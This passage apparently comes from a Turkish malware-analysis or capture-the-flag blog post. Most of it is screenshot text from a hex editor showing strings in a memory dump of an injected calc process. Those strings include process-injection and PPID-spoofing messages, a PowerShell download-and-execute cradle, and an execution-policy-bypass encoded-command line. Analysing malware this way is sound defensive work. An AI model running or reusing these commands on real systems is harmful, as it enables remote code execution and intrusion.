0002D090 8 08 system32
0002D09C 28 1C Could not set PPID to %d: %d
0002D0BC 24 18 Could not set PPID to %d

Ready

Cursor: 0002D4FC Caret: 0002D2A5 Solve PC issues: 2 important messages 4 total messages

Hex Workshop - [C:\Users\Mert\Desktop\calc_02650000.bin]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 0123456789ABCDEF0123

0002D1F4 6E 6E 65 63 74 20 6F 6E 65 00 00 00 2A 00 00 25 64 09 25 nnect one...*.%.d.%
0002D208 64 09 25 64 2E 25 64 09 25 73 09 25 73 09 25 73 09 25 64 09 d.%d.%d.%s.%s.%d.
0002D21C 25 64 00 00 43 6F 75 6C 64 20 6E 6F 74 20 62 69 6E 64 20 74 %d..Could not bind t
0002D230 6F 20 25 64 00 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6A o %d...IEX (New-Obj
0002D244 65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44 ect Net.Webclient).D
0002D258 6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 70 3A 0A ownloadString('Http:
0002D26C 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 00 00 00 //127.0.0.1:%u/');...
0002D280 25 25 49 4D 50 4F 52 54 25 25 00 00 43 6F 6D 6D 61 6E 64 20 %IMPORT%.Command
0002D294 6C 65 6E 67 74 68 20 28 25 64 29 20 74 6F 6F 20 6F 6E 67 length (%d) too long
0002D2A8 00 00 00 00 00 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6AIEX (New-Obj
0002D2BC 65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44 ect Net.Webclient).D
0002D2D0 6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 70 3A 0A ownloadString('Http:
0002D2E4 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 3B 20 25 //127.0.0.1:%u/'); %
0002D2F8 73 00 00 00 70 4F 57 65 72 73 68 65 6C 6C 20 2D 6E 6F 70 20 s...pOWershell -nop
0002D30C 2D 65 78 65 63 20 62 79 70 61 73 73 20 2D 45 6E 63 6F 64 65 -exec bypass -Encode
0002D320 64 43 6F 6D 6D 61 6E 64 20 22 25 73 22 00 00 00 3F 25 73 3D dCommand "%s"...?%s=

calc_02650...

Structures

Member Value (dec) Value (h...) Size


421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address Length Length

0002CFAC 43 2B could not adjust permissions in process: %d
0002CFD8 40 2B could not create remote thread in %d: %d
0002D004 29 1D could not open process %d: %d
0002D024 47 2F %d is an x64 process (can't inject x86 content)
0002D054 47 2F %d is oN x86 pROcess (cAn't inject x64 content)
0002D084 8 08 syswow64
0002D090 8 08 system32
0002D09C 28 1C Could not set PPID to %d: %d
0002D0BC 24 18 Could not set PPID to %d

Ready

Cursor: 0002D27B Caret: 0002D2A5 274432 bytes OVR MOD READ



olmalarını öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediye Var #15 oyununun çözüm yolunu da içermektedir.